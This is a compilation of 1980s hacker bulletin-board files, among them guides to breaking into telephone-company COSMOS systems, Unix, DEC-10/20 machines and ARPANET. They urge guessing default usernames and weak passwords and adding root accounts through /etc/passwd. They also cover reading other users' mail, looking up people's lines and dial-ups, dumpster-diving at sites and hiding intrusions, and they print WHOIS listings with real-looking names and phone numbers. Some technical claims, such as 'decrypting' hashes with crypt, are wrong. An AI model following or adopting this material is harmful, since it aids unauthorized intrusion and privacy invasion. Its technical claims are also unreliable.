PREFIXES ARE ABBREVIATIONS WHICH REPRESENT SPECIFIC DATA CATEGORIES TO THE SYSTEM WHEN INPUT BY THE USER. AN EXAMPLE OF A PREFIX IS "TN" WHICH MEANS "TELEPHONE NUMBER". AN INPUT FORMAT DEFINES THE NUMBER OF CHARACTERS FOLLOWING A PREFIX AS WELL AS THE PATTERN IN WHICH THESE MUST BE ENTERED FOR EXAMPLE, "TN XXX-XXXX" MEANS THAT THE PREFIX "TN" MUST BE FOLLOWED BY SEVEN CHARACTERS IN THE FORMAT SHOWN.

INPUT VALUES ARE THE ALLOWABLE DATA ENTERED FOR EACH PREFIX IN THE CORRECT INPUT FORMAT. AS MENTIONED IN THE PREVIOUS PARAGRAPH, THE INPUT FORMAT FOR THE PREFIX "TN" IS "TN XXX-XXXX". THE FIRST THREE CHARACTERS (XXX) MUST BE ALPHANUMERIC; THE LAST FOUR (XXXX) MUST BE NUMERIC. SO, COSMOS WOULD CONSIDER AN INPUT OF "TN 935-2481" AS VALID INPUT. BUT YOU *MUST* USE THE CORRECT WIRECENTER FOR THE (XXX) IN QUESTION.

COSNIX

COSNIX IS A MUTATED VERSION OF COSMOS AND UNIX BOTH WRITTEN BY BELL LABS. COSNIX, IS THE OPERATING SYSTEM OF THE COSMOS SYSTEM.

SYSTEM COMMANDS

AS SOME OF YOU WILL NOTICE,IF YOU READ THE BASICS OF HACKING II- VAX'S UNIX, BY THE KNIGHTS OF SHADOW, ALOT OF THE COMMANDS USED ON UNIX ARE ALSO USED ON COSMOS.

COMMANDS ARE AS PHOLLOWS:

```
WHERE - GIVES LOCATION OF THE SYSTEM:
        THIS COMMAND CAN BE $VERY$
        USEFUL SINCE YOU CAN GO
        TRASHING AT THE LOCATION
        THAT THE CENTER IS AT.
```

```
WC% WHERE

COSMOS 5 <- OR WHATEVER # IT IS.
STREET ADDRESS
CITY, STATE ZIP
```

```
WHAT - TELLS WHAT VERSION OF COSNIX
       THE SYSTEM IS RUNNING ON.
```

```
WC% WHAT

COSNIX OPERATING SYSTEM 9.2.3 RELEASE
DECEMBER 7,1983
14.2.2
MARCH 1,1984
```

JUST LIKE ON A UNIX, TO SEE WHO ELSE IS ON THE SYSTEM TYPE:

```
WC% WHO

COM3             TTOO             GB
```

FW56	TT04	HH
PA52	TT12	PZ
FC55	TT14	OA
RS52	TT15	PZ

IN THE FIRST COLUMN IS THE USERNAME,
THE NEXT IS THIER TT#, AND LAST IS
THE WIRECENTER.

TO SEE WHAT FILES ARE IN THE DIRECTORY
YOU ARE LOGGED IN ON, TYPE:

```
WC% LS
```

TO SEE *ALL* FILES YOU HAVE ACCESS TO:

```
WC% LS /*
```

DATE - SIMPLY GIVES THE DATE

TTY

```
WC% TTY<-WILL GIVE YOU THE TELETYPWRITER
          NUMBER YOU LOGGED ON AS.
```

USING CONTROL-C WILL INTERUPT ANY
PROCESS YOU ARE EXECUTING AT THE TIME.
SOMETIMES YOU WILL HAVE TO ENTER IT
MORE THAN ONCE. CTRL-S PAUSES CTRL-Q
RESTARTS AND CTRL-Y LOGS YOU OFF.

THATS IT FOR PART I, IT SHOULD GIVE
YOU A BASIC UNDERSTANDING OF COSMOS.

ACKNOWLEDGEMENTS: THE WARLOCK
TUC - TUCBBS
AGRAJAG THE PROLONGED

$$$$$$$$$$$=->LEX LUTHOR<-=$$$$$$$$$$$

COSMOS

Msg left by: BIOC AGENT 003

Posted: THU JUL 12 12:47:08 AM

The following is a brief introduction to COSMOS. COSMOS stands for COmputerized System for Mainframe OperationS. It is a UNIX-based system used by the Telephone Company for tasks such as line assignments and similar things.

If used correctly, the power of this system is incomprehensible. For example, if you wanted someone's # (or perhaps a CNA #, important computer system #, etc) all you would have to find out once from the system is their cable pair which is an internal Telco # that identify the cable that goes to someone's house or computer. Once you have the CP, you will be able to find out any changes in their # since the CP will remain the same. You will also be able to find out other numbers associated with the line. For example, if you know a business has some computer dial-ups and you have their listed voice#, you could do a cross-reference and find out their computer #'s!

Besides the above mentioned examples, there are many others but let's get down to the basic login procedure. Since COSMOS is basically a modified and stripped down version of UNIX, when you find one it will prompt you for:

;login:

Here they want your username. On COSMOS and UNIX for that matter, the high level users are: root, sys, & bin. Others that may or may not be on a certain system are adm (admin) & preop. These high level passwords are usually protected, though. On most COSMOS systems the standard user names start with prefixes such as:

LAxx - Line Assignment
TRxx - Training
RSxx - Repair Service
FMxx - Frame Manager
and many others.

So, a password of RS01 is for repair service. Other passwords on the system might be LA01, LA02,...,LA15...TR01, TR02, etc. The limit in a certain category depends upon the system. You are better off in keeping with low numbers, though.

The next thing the system will want is the

Password: Here you guess. The passwords are usually pathetic. Common ones are: Telco, Cosmos, Frame, Frameman, etc. Also try simple dictionary entries such as CAT, DOG, BAT, etc.

After this COSMOS will prompt you with:

WC?

Here it wants to know your database. WC stands for Wire Center. A Wire Center could be a group of exchanges or a single exchange. It is always two letters. The WC is usually an abbreviation of the office name. For example, if the office is located in Phreak Haven, a valid WC for that area would probably be PH. If it returns your entry with a ? then it is probably wrong but it will set the database with a default one.

Once on the system, you can do several dozen things. The first thing I always like to do is find out who else is on. This is done by typing "WHO" at the WC% prompt. Root is the system operator.

To start you off, a simple but useful COSMOS command is:

WC%ISH (the system types WC%, you type ISH)
H TN 555-1212 (H for Hunt, TN for Telephone #, and then a # in the WC. .
Terminate the entry by a single period (.) on a line by

itself.

This will then list out useful information about the line. Similarly, you can substitute a CP for TN and enter a cable pair. There are other variations.

There are many other useful COSMOS commands, also. Any schmuck can have a dial-up and or password but the commands are what counts.

***** BIOC Agent 003

=$=   Co-Sysop

*****<<=-FARGO 4A-=>>

Knights of Shadow

Hashing Passwords on Unix

In that file, the password is HASHED... It would be a pain in the %##$" to find a hashed password... But I think that it can be done...On smaller systems all you have to do to get a password is find the ROOT:#####: where ###### will be giberish. To DE-crypt the Unix password, put that giberish in a file and type CRYPT Unix<filename. (Unix is Unix with a cap "U" lower "nix".) This should tell you the password for the account.

To give credit where it is due, Karl Marx was the one that informed me of the above little trick with Crypt... Seems that some college students got bored one day and

figured it all out... also seems that it is a real bitch to remove it.. except by adding protection... but all passwords are hashed by the "Unix"... this I don't think can be altered..

Live long and prosper,

Agrajag

ADDING UNIX PWS

Msg left by: THE KNIPPER

Posted: SUN JUL

IF YOU HAVE THE **ROOT** ACCOUNT, YOU CAN DO A VERY NASTY TRICK, ADD ACCOUNTS. TO DO THIS, EDIT THE /ETC/PASSWDS FILE. THEN TYPE THE FORMAT OF: "LOGIN NAME:PW:ID:GROUP ID:NAME/LOGIN DIR." TO ADD AN ACCOUNT ONTO THE SYSTEM. THIS COMMAND DOESN'T WORK ON A LOT OF SYSTEMS THAT USE UNIX FOR THE SIMPLE OBVIOUS REASONS WHEN THE ROOT ACCOUNT IS HACKED. STILL, IT SEEMS TO WORK VERY GOOD WITH SEVERAL SMALL BUSINESSES I HAVE FOUND RUNNING ON XENIX.

THEY NEVER BOTHER TO TAKE THIS OUT ON THAT VERSION.

THE KNIPPER

(-+-)(CHAOS)(+-+)

More UNIX

Just a couple more things that you can do on a UNIX system:

To change Password: $passwrd.

UNIX will respond: enter old password:

(enter old pwd.)

enter new pwd. (enter the new pwd.)

Re-enter new pwd. (enter new pwd.)

To send mail: $mail (person to be sent to/pathway(s)/filename to be sent to person.

To recieve: $mail

X-Man

UNIX/PASSWORDS/ROOT/ETC

Msg left by: BIOC AGENT 003

Posted: THU JUL 26 1:34:56 AM

Basically, all of the UNIX related info posted here so far is fairly accurate. I would just like to elaborate on some of it.

First off, when they want to create an account (from root), the easiest way of doing it is:

```
ed /etc/passwd          (edit the password file)
.$                      (goto end of file)
i                       (insert text)
```

```
user::xxx:xx:blah....    (the actual password line)
wq                       (write back file & quit editor)
```

The second field of the password file (the encrypted password) is usually left blank when it is created. The following information is the user & group #'s, login directory, and others (depending upon the specific system).

The super user (root) then types "login" from his terminal. He would then enter the user name he had just created and it would log him on. He would then type "passwd". This program will change the password (it works like X-Man has previously posted). He simply enters a <CR> for the old password. Once he is done with that he types "su" and enters his password and he is back in super user mode.

Another alternative is allowing the users to choose their passwords upon their first login.

The crypt utility mentioned by Agrajag is part of (a subroutine) of the passwd utility. All of the passwords are encrypted (hashed) into the /etc/passwd file for security purposes. Although, many installations never change the key which is set at a default of "Unix" (thanks to Karl Marx for this info).

The crypt command is in the format of:

```
crypt key <input file >output file
```

MAIL: Some systems do not protect the mail thus you can read it if you can find it. It is stored in a directory called /usr/mail. To find out who has mail type: ls -l /usr/mail. If it is unprotected (as indicated by an r for all in the rwx permission section on the directory) you can then type:

```
cat /usr/mail/username
```

and read that person's mail. This might be useful if you can read /usr/mail/root!!!

MESSAGE #23: THE COSMOS SAGA CONTINUES

Msg left by: BIOC AGENT 003
Posted: THU JUL 26 1:45:35 AM

Differences between COSMOS & UNIX: Basically COSMOS is a primitive form of UNIX. Although, most users will not recognize it. This is because all of the COSMOS commands (ISH, BSH, etc) are part of one UNIX directory. This is all most users have access to through the WC% prompt.

On most COSMOS systems, instead of running the UNIX shell, most users are processed through a program called /bin/permit. This program allows certain users to use certain COSMOS commands. This limits the power of each user. Of course a NAC Manager (user: NMxx) will have more access than somebody like Cable Assignment (user: CAxx) but none-the-less they will both be limited to COSMOS commands.

Now, lets say you managed to log on as: root, sys, bin, or preop? Then you would go right into the shell and bypass the /bin/permit program thus allowing you not only to

run all of the COSMOS commands but go check out the password file (/etc/passwd), who's on the system (who), and the actual COSMOS programs themselves (/bin/permit, etc.).

TAT is a nice command on COSMOS that was recently brough to my attention. It prints out a nice text picture explanation of service orders.

Hacking DEC's

Welcome Hacking DEC's. In this article you will learn how to log in to DEC's, logging out, and all the fun stuff to do in-between. All of this information is based on a standard DEC system. Since there are DEC systems 10 and 20, and we favor, the DEC 20, there will be more info on them in this article. It just so happens that the dec 20 is also the more common of the two, and is used by much more interesting people (if you know what we mean...)

Ok, the first thing you want to do when you are receiving carrier from a DEC system is to find out the format of login names. You can do this by looking at who is on the system.

DEC=> @ (the 'exec' level prompt) YOU=> SY

SY is short for SY(STAT) and shows you the system status. You should see the format of login names... A SYSTAT usually comes up in this form:

Job Line Program User

Job: The JOB number (Not important unless you want to log them off later)

Line: What line they are on (used to talk to them...)

(These are both two or three digit numbers.)

Program: What program are they running under? If it says 'EXEC' they aren't doing anything at all...

User: ahhhAHHHH! This is the user name they are logged in under... Copy the format, and hack yourself out a working code...

Login format is as such:

DEC=> @

YOU=> login username password

Username is the username in the format you saw above in the SYSTAT. After you hit the space after your username, it will stop echoing characters back to your screen. This is the password you are typing in... Remember, people usually use their name, their dog's name, the name of a favorite character in a book, or something like this. A few clever people have it set to a key cluster (qwerty or asdfg). PW's can be from 1 to 8 characters long, anything after that is ignored.

You are finally in...

It would be nice to have a little help, wouldn't it? Just type a ? or the word HELP, and it will give you a whole list of topics... Some handy characters for you to know would be the control keys, wouldn't it? Backspace on a DEC 20 is rub which is 255 on your ASCII chart. On the DEC 10 it is Cntrl-H. To abort a long listing or a program, Cntrl-C works fine. Use Cntrl-O to stop long output to the terminal. This is handy when playing a game, but you don't want to Cntrl-C out. Cntrl-T for the time. Cntrl-U will kill the whole line you are typing at the moment. You may accidently run a program where the only way out is a Cntrl-X, so keep that in reserve. Cntrl-S to stop listing, Cntrl-Q to continue on both systems.

Is your terminal having trouble?? Like, it pauses for no reason, or it doesn't backspace right? This is because both systems support many terminals, and you haven't told it what yours is yet... You are using a VT05 (Isn't that funny? I thought i had an apple) so you need to tell it you are one.

```
DEC=> @
YOU=> information terminal
or...    YOU=> info ter
```

This shows you what your terminal is set up as...

```
DEC=>  all sorts of shit, then the @
YOU=>  set ter vt05
```

This sets your terminal type to VT05. Now let's see what is in the account (here after abbreviated acct.) that you have hacked onto...

SAY => DIR

short for directory, it shows you what the user of the code has saved to the disk. There should be a format like this:

xxxxx.ooo

xxxxx is the file name, from 1 to 20 characters long. ooo is the file type, one of: exe, txt, dat, bas, cmd and a few others that are system dependant. Exe is a compiled program that can be run (just by typing its name at the @). Txt is a text file, which you can see by typing=> type xxxxx.txt. Do not try to=> type xxxxx.exe This is very bad for your terminal and will tell you absolutly nothing. Dat is data they have saved. Bas is a basic program, you can have it typed out for you. Cmd is a command type file, a little too complicated to go into here. TRY => take xxxxx.cmd By the way, there are other users out there who may have files you can use (Gee, why else am i here?).

```
TYPE => DIR <*.*>    (DEC 20)
     => DIR [*,*]    (DEC 10)
```

* is a wildcard, and will allow you to access the files on other accounts if the user has it set for public access. If it isn't set for public access, then you won't see it. To run that program:

```
DEC=> @
YOU=> username program-name
```

Username is the directory you saw the file listed under, and file name was what else but the file name?

** YOU ARE NOT ALONE **

Remember, you said (at the very start) SY short for SYSTAT, and how we said this showed the other users on the system? Well, you can talk to them, or at least send a message to anyone you see listed in a SYSTAT. You can do this by:

```
DEC=> the user list (from your systat)
YOU=> talk username      (DEC 20)
      send username      (DEC 10)
```

Talk allows you and them immediate transmission of whatever you/they type to be sent to the other. Send only allows one message to be sent, and only after you hit <return>. With send, they will send back to you, with talk you can just keep going. By the way, you may be noticing with the talk command that what you type is still acted upon by the parser (control program). To avoid the constant error messages type either:

```
YOU=>  ;your message
YOU=>  rem
       your message
```

The semi-colon tells the parser that what follows is just a comment. Rem is short for 'remark' and ignores you from then on until you type a Cntrl-Z or Cntrl-C, at which point

it puts you back in the exec mode. To break the connection from a talk command type:

```
YOU=>  break
```

PRIV's:

If you happen to have privs, you can do all sorts of things. First of all, you have to activate those privs.

```
YOU=> enable
```

This gives you a $ prompt, and allows you to do this: Whatever you can do to your own directory you can now do to any other directory.

To create a new acct. using your privs, just type => build username. If username is old, you can edit it, if it is new, you can define it to be whatever you wish.

Privacy means nothing to a user with privs. By the way, there are various levels of privs: Operator, Wheel, CIA. Wheel is the most powerful, being that he can log in from anywhere and have his powers. Operators have their power because they are at a special terminal allowing them the privs. CIA is short for 'Confidential Information Access', which allows you a low level amount of privs. Not to worry though, since you can read the system log file, which also has the passwords to all the other accounts. To de-activate your privs, type

```
YOU=> disable
```

When you have played your greedy heart out, you can finally leave the system with the command

```
=>  logout
```

This logs the job you are using off the system (There may be varients of this such as kjob, or killjob). By the way, you can say (if you have privs)

```
=> logout username
```

and that kills the username's terminal.

There are many more commands, so try them out. Just remember: Leave the account in the same state as you found it. This way they may never know that you are playing leech off their acct.

This article written by:
The Knights of Shadow

****

Hacking ARPANET -- Part I

by

The SOURCE

****

INTRODUCTION

ARPANET (Advanced Research Projects Agency NETwork) was funded by the Department of Defense (DOD) in 1969 as an experiment in sharing the resources of many different types of computers. Earlier DOD systems (AUTODIN, for example), relied on linking computers that were the same make, using the same operating systems. Work on ARPANET was performed under contract by many organizations, including educational institutions, and today it is universities who are the primary network users.

Once logged onto ARPANET a user may conference with, or use the program resources and available data files of any other computer that is on the system. Hundreds of computers are available over ARPANET including computers at non-university research centers like Rand Corporation, SRI and other military-industrial think tanks.

Until late 1983 and early 1984, military computers were also a major ARPANET resource. With the threat from young computer "hackers", however, the military computers have moved to their own ARPANET-like network called MILNET. The two networks are now part of what is known as the "DDN" or Defense Data Network. ARPANET nodes may be used to dial-up MILNET nodes as long as the caller can enter the proper authorization code and password once connected to the MILNET node. MILNET users can, likewise, use ARPANET resources.

ARPANET is also used as a resource for students as well as computer scientists and engineering specialists. Because of the variety of users, the system tends to be very talkative about itself and very helpful. Periodically, however, certain ARPANET nodes decrease the amount of help that they provide online.

Despite the fact that dozens of different types of computers are interfaced in ARPANET, it is a simple system to use because all nodes (called TIP's), use fundamentally the same operating systems on either DEC (Digital Equipment Corporation) models 20 or 10 mainframes. The operating system is called the "EXEC" and is called the TOPS-20 Monitor (on the DEC 20).

Access numbers for local ARPANET nodes can be found from users of certain bulletin boards, by calling the system manager, or by asking someone who attends a major university.

GETTING ON

Once connected to the node, hit <CR> once for 300 baud or twice if you are using 1200 baud. The EXEC then recognizes you and displays a welcome message as below:

```
WELCOME TO ARPANET
**FOR OFFICIAL USE ONLY**
Call the NIC at 1-800-235-3155 for TAC user problems.
Type @n for news.
SU TAC 110 #:13
```

At this point there are only two commands that the Exec will recognize: @N for news, and @O for onto the host system. Start by checking out the news. The node you have reached may be willing to be very helpful and informative.

NEWS FROM THE EXECUTIVE

A sample executive session follows below:

```
@N  <user entry>
TCP Trying...Open
SRI-NIC, TOPS-20 Monitor 5.3(5731)-1
*  For TACNEWS, enter:  tacnews<RETURN>
*  To find the host administrator for host xy-z, enter:  whois xy-z<RETURN>
*  Report system problems to Action@SRI-NIC or call (415) 859-5921
There are 7+12 jobs with load average  1.13

@TACNEWS  <exec provides @ prompt, user replies "tacnews">

SRI-NIC TACnews 1.3(15)-2 on Sunday, 23-Sep-84 11:13pm-PDT
Send bugs or comments to TACNEWS@SRI-NIC.ARPA
  1. Announcements (updated 14-Sep-84)
* 2. Dial-Ups (MILNET TAC telephone numbers, updated 17-Sep-84)
* 3. Login (Help with TAC login, updated 24-Aug-84)
  4. Newsletters (DDN News, updated 24-Jan-84)
  5. Bulletins (DDN Management bulletins, updated 17-Sep-84)
Type a menu number ('HELP<CR>' for more info): HELP
```

The NetNews program lets you access sets of news files at the DDN Network Information Center (NIC). So far, you have entered the program and seen a menu of available sets and documents. Documents are marked in the menu with a '*' in the first column. To view a doument, or browse through a set, type its menu number followed by carriage return, <CR>. If you choose a set, you will then be shown a summary of the most recent issues, and by typing its menu

```
number may read the item.  Type 'TOP<CR>' at any time to get back to the first
menu.

Useful commands are:
         ?                 To see a list of commands
         ^O (control-o)    To stop the typeout of an issue
         HELP              To get more information
         TOP               To return to the beginning menu
         QUIT              To exit

Terminate all commands, except '?', with a carriage return, <CR>.
```

<monitor then returns to the menu and we type QUIT so we can learn what else is available to someone who has not logged in.>

```
Killed Job 34, User TACNEWS, Account QUERY, TTY 110, at 23-Sep-84 23:15:47
 Used 0:00:01 in 0:01:53
Host closing connection
Closed
```

GETTING HELP

<Each function is treated as an unique job. The HELP command is part of the QUERY program. A log report is made when the user QUITs. The user must then begin all over again with the @N prompt, read the herald again, and then proceed to other options when the system responds with its own @ prompt. We skip these redundancies in this example.>

@HELP <user enters HELP>

```
To see a list of your options for commands or arguments, try typing question
mark.  Typing "?" to the "@" prompt gives you a list of the commands the Exec
understands.  Typing "?" after one of these commands tells you what you can
type next.  For example,
        @HELP ?
will show you a list of some of the more important topics for which Help is
available.  The question mark invokes a help message without affecting what
you've typed so far; you can go on typing the command just as if you hadn't
typed "?".  Also, the question mark is read immediately; you don't have to
type RETURN.

If you make a mistake while typing a command, use BACKSPACE to delete the last
character you typed.  Ctrl/W will delete your last Word, and Ctrl/U will
delete your entire command line, allowing you to start again.  If you feel
hopelessly lost, typing Ctrl/C twice will return you to the Exec "@".

    @HELP ? RETURN for general help
        or * to see all topics
        or the name of an EXEC command
        or one of the following:
 ATTACH      BLANK      BREAK      DAYTIME      ECHO
 FINGER      HELP     INFORMATION      KK      LOGIN
 LOGOUT      NIC      SET      SYSTAT      TACNEWS
 TERMINAL      UNATTACH      WHOIS
```

<above is a list of the help files that were available at this particular session. At other times either more or fewer files are available.>

****

Hacking ARPANET - Part II by The Source

explores various EXEC-level commands.

****

****

Hacking ARPAnet -- Part II

by

The SOURCE

****

LEARNING WHO's WHO

As mentioned earlier, ARPANET can be made to disclose a great deal of information before you have logged on or even hacked a password. Among the most useful commands are those that tell you who else is on the system and what the status of the system is. These files give you information that will help your future hacking activities. In this section we discuss commands that disclose data about users that are available from the EXEC level.

```
 @HELP WHOIS  <user entry>
```

NICNAME (alias WHOIS) is a utility for cross-net access of the NIC user registration database. NICNAME has been chosen as the global name for the program, although many sites will choose to use the more familiar WHOIS name for the program.

For the convenience of sites without user programs to interact with the NICNAME server, WHOIS may be run on the SRI-NIC machine via Telnet service without logging in. The documentation below is slightly inaccurate in this case, since there is no need to reach further through the net to access the database, as the user program and the database are both on SRI-NIC.

The initial procedure is a one-reach, one-response query, which allows users at any Internet site to obtain information about an organization or individual by providing either a name or an IDENT. The protocol used is a TCP protocol. A server program running at SRI-NIC takes the user's request, accesses the NIC database and sends back the reply.

The reply can be in one of three forms:

1) Record for individual or organization found, information (including name, ident, organization, mailing address and network address) is returned to user.

2) Given name matches more than one record. A short entry is returned for each matching record and the user is told to re-query the system using the ident to match any one individual or organization shown.

3) No record matched. If an ident was given, this response means that the ident is free for use by an individual or organization, and can be obtained for such by contacting NIC.

Examples of use follow. For clarity, the user's typein appears in uppercase:

I. Request for help information.

```
@WHOIS
Ident: ?
; Accessing NICNAME server at SRI-NIC...
```

Please enter a name or a handle ("ident"), such as "Smith" or "SRI-NIC". Starting with a period forces a name-only search; starting with exclamation point forces handle-only. Examples:

```
   Smith           [looks for name or handle SMITH]
   !SRI-NIC        [looks for handle SRI-NIC only]
   .Smith, John    [looks for name JOHN SMITH only]
```

Adding "..." to the argument will match anything from that point, e.g. "ZU..." will match ZUL, ZUM, etc.

To search for all the authorized users of a host, use:

```
   %HOST
```

To search for mailboxes, use one of these forms:

```
   Smith@          [looks for mailboxes with username SMITH]
   @Host           [looks for mailboxes on HOST]


   Smith@Host      [Looks for mailboxes with username SMITH on HOST]
```

To have the ENTIRE membership list of a group or organization, if you are asking about a group or org, shown with the record, use an asterisk character "*" directly preceding the given argument. [CAUTION: If there are a lot of members this will take a long time!]

You may of course use exclamation point and asterisk, or a period and asterisk together.

II. Search by name only.

```
 @WHOIS .GRAY
 ; Accessing NICNAME server at  SRI-NIC...
```

```
There are 9 matching entries.

Gray, Beth (BG10)     BGRAY@UDEL-RELAY    (202) 274-9446 (AV) 284-9446
Gray, Bobby R. (BRG)     BRGray@RADC-MULTICS    (315) 330-4846 (AV) 587-4846
Gray, Bruce (BG17)    DRSEL-TCS-MCF@OFFICE-7    (201) 544-3671 (AV) 995-3671
Gray, Charles W. (CWG1)    CWGray@RADC-MULTICS    (315) 330-2116 (AV) 587-2116
Gray, Gilbert R. (GRG2)    gray@NEMS    (202) 227-1270 (AV) 287-1270
Gray, Neil (NG1)    GRAY@SUMEX-AIM    (415) 497-1712
Gray, Purnell (PG5)    DRSTS-DS@OFFICE-1    (314) 263-3397 (AV) 693-3397
Gray, Randy K. (RKG)    DRSEL-CP-RA@OFFICE-7    (201) 544-4733
Gray, Richard M. (RMG)    WESTDIV@USC-ISI    (707) 646-3514

To single out any one of these, repeat the command, using "IDENT" or "!IDENT
instead of "NAME" (e.g., "vw" or "!vw" instead of "white").
```

III. Search by name or ident specifying an ident.

```
 @WHOIS VW
 Accessing NICNAME server at SRI-NIC...

White, Victor A. (VW)                                 VIC@SRI-KL
   SRI International
   Network Information Center
   Telecommunications Sciences Center
   333 Ravenswood Avenue
   Menlo Park, California 94025
   Phone: (415) 859-5303

Send additions or changes to NIC@SRI-NIC
```

IV. Search by name or handle specifying a name with an ellipsis.

```
 @WHOIS STEPH...

Squires, Stephen L. (STEPH)   SQUIRES@USC-ISI  (202) 694-5917
Stephany, Michael (MS30)   USARCCO@STL-HOST1  (620) 538-8285 (AV) 879-8285
(FTS)
 769-8285
Stephen-Smith, Kay (SS2)   STEPHENSMITH@SRI-KL  (01) 681-1751
Stephens, Donald L. (DLS2)   LAOFTHOOD@STL-HOST1  (AV) 737-6608 or 737-3103
Stephens, Eugene F. (EFS1)   LAOFTPOLK@STL-HOST1  (AV) 863-4876 or 863-4888
Stephens, Nadine Y. (NYS)   DSDC-SGY@GUNTER-ADAM  (205) 279-4901
```

V. Search for mailboxes.

```
 @WHOIS MIKE@

Muuss, Michael John (MJM2)   MIKE@BRL   (301) 278-6678 or 278-6239 (FTS)
939-66
78 or 939-6239
Wahrman, Mike (MW19)   mike@CCA-UNIX    (703) 522-1717
Liveright, Mike (ML1)   MIKE@KESTREL    (415) 494-2233
Wahrman, Michael L. (MLW)   mike@RAND-UNIX  (213) 393-0411
Stonebraker, Michael R. (MRS)   mike@UCB-VAX  (415) 642-5799 or 642-3068
```

```
@WHOIS GPARK@DDN1

Parker, Glynn (GP)            gpark@DDN1
   Defense Communications Agency
   Code B627
   Washington, D.C. 20305
   Phone: (703) 285-5133
    MILNET TAC user

 @WHOIS @MIT-ML

Ressler, Andrew L. (ALR)   ALR@MIT-ML    (617) 253-3504
Kuipers, Benjamin (BK2)   BEN@MIT-ML    (617) 628-5000 ext 6650
Davies, Byron (BD5)  BYRON@MIT-ML       (617) 253-3507
 .
 .   (items omitted here for brevity)
<the job autologs itself out and the monitor is ready for the next command>
```

FINGER YOURSELF?

Let's try the command:

```
 @FINGER
 User    Personal name   Job Subsys Idle TTY Console location
 ???                          34 FINGER     .106 Internet: SU-TAC#13
DOMAIN   Domain Server   28 DSV     *:** 102 Job 0, OPERATOR, SYSJOB
FEINLER  Jake Feinler    31 :BASE          30 EJ200 Jake Feinler x6287
```

```
HENRY     Henry Chen       41 EXEC        .     Detached
KLH       Ken Harrenstien  26 EMACS      1   17 TSC MICOM 30 [P235]
X-MAN     Jeff Thompson    27 EXEC      12.   3 EK205 Operator Fishbowl x4664

                           35 EMACS          14 TSC MICOM 30 [P232]
```

```
@HELP SYSTAT
```

The SYSTAT command lists information about jobs logged into the system in order of job number, along with the date and time, how long the system has been up, the number of jobs logged in, and load average information.

If the user is logged in from another host, the name of that host is given under the Foreign host heading.

For example:

```
 @systat
 Tue 14-Aug-84 15:29:38  Up 45:40:40
 20+13 Jobs    Load av    1.70    1.33    1.43
 Job  Line Program  User                 Foreign host
  13    102  DSV      DOMAIN
  14     40  EXEC     NAN
  15     16  VOID     KLH
  16    DET  EXEC     HENRY
  17    106  FTPSRT   ANONYMOUS            (SRI-KL)
  18     54  TYPE     OLE
  19      3  EXEC     SAPPHO
  20*    51  SYSTAT   STACIA
  22     11  EXEC     SAPPHO
  25     60  MM       OLE
```

There are a number of arguments which can be given to the SYSTAT command. These can be listed by typing SYSTAT ?. These arguments include:

```
 .     All      Charge     Class      Controlling
 Directory     Header     In-Class     Limit      Line
 Lpt      No      Program      State      System
 Time      What      Where      Who
  or user name
  or directory name
  or Decimal job number
  or ","
  or confirm with carriage return
```

combinations of arguments may be given:

```
 @systat stacia all header
Tue 14-Aug-84 15:35:12  Up 45:46:14
20+13 Jobs    Load av    3.37    2.67    2.02

 Job  CJB Line Program State  Time      Limit     User, <Directory>  Foreign
host
  20*        51  SYSTAT  RUN   0:09:35             STACIA, PS:<HELP>

 @sys stacia all no directory
 Tue 14-Aug-84 15:35:44  Up 45:46:46
 20+13 Jobs    Load av    3.09    2.67    2.04
 Job  CJB Line Program State  Time      Limit     User                Foreign host
  20*        51  SYSTAT  RUN   0:09:37             STACIA
```

The first listed all SYSTAT information about user STACIA. The second listed all of the information given before, without listing the connected directory.

WHAT's AVAILABLE ON THE DDN

```
 @NIC  <enter NIC after @ prompt>
 TOP   <enter TOP to start at beginning of file>
      NIC/Query is a database system containing information about the Defense
Data Network (DDN), including MILNET and ARPANET.  Each list of topics is
presented to the user as a numbered menu of selections.

- To see more detail on any of the topics below, type its corresponding number
followed by a carriage return, <CR>.

- To leave NIC/Query, type 'quit<CR>'.

- For more help and additional commands, type 'help<CR>'.

   1. INTERNET PROTOCOLS -- Describes Internet protocols
   2. PROGRAMS -- Describes programs available on DDN hosts
   3. PERSONNEL -- Directory of DDN users
   4. HOSTS -- Describes DDN hosts
   5. RFCS -- Requests For Comments technical notes
   6. IENS -- Internet Experiment Notes
   7. NIC DOCUMENTS -- Documents available from the NIC

_ for back, ^ for up, + for top, or menu # (1-7): QUIT  <let's return to this
menu later>
```

LOGING OUT

You haven't really loged in yet, and a quick way of loging out is to enter a "C" at the prompt or to simply unplug your phone. However, ARPANET's own files can be revealing:

```
 @HELP KK
      The LOGOUT command logs you off of the system and expunges all deleted
files in your directory.  Synonyms for LOGOUT include K and KK.
      You may also log out another job logged in on your account by specifying
the job number after the LOGOUT command.  In this case a message describing
the job to be logged out is printed, and a confirming RETURN is required.
      If your job hangs, you might wish to log in at another terminal and then
LOGOUT the other job, as described in the last paragraph.  First find the
other job number, as follows:

        @systat jsmith
          27*   54  SYSTAT   JSMITH
          32   112  BASIC    JSMITH
```

The * indicates the job number of the job issuing the SYSTAT command. You will want to use the other job number -- 32 in this case:

```
        @logout 32
         JSMITH, TTY112, BASIC
        [Confirm]
```

and you confirm by pressing the RETURN key.

MORE HELP

```
 @HELP ATTACH
```

ATTACH allows you to move a job to a different terminal or to return it to a terminal from detached status.

To ATTACH, say

```
    @attach USERNAME
    Password:
```

At the Password prompt, type in your password (which will not be echoed to the screen) and your job will be attached.

If you have more than one job logged on to the system, you will need to supply a job number after your username. Finger yourself to find out this information. If you are attaching a job which is already attached to another terminal, you will be asked to confirm with carriage return before the Password prompt.

(In Part III of Hacking ARPANET by The Source, read about some of the best information ARPANET will tell any "anonymous guest" once you leave the Exec.)

****

Hacking ARPANET -- Part III

by

The Source

****

ARPANET can't be faulted for the amount of information it is willing to disclose to anyone who knows the number of a dial-up and knows enough to type in "@N" and then follow directions. But the EXEC is, after all, limited to managing inter-computer phone calls. Even more interesting material is available once you get onto what is known as one of the network's "server" computers.

OPENING THE DOOR

Once you have reached the Exec on a TIP, getting the door to a server machine to open to you is no problem. At the "@" prompt type "O" for open followed by a space and then by two numbers separated by a comma. The numbers represent the address of a computer system. The first number may be from 0 to 3, and the second number may range from 0 to 15:

```
@O 0/11
<the Exec responds:>
TCP Trying...SU-AI WAITS 9.17/H Assembled 06/17/84
.Open
```

The ".Open" shows that you're in. There is a great deal you can do at this level, and you don't even have a password yet -- as far as the system knows, you're still "anonymous guest"! Most server systems operate under the UNIX operating system, so any good manual on UNIX should tell you more than you need to know. But now that we've reached Stanford University's Artificial Intelligence Lab (having been switched there by SRI, formerly Stanford Research Institute), let's take a look at what' available. First, list the HELP files:

```
 .HELP
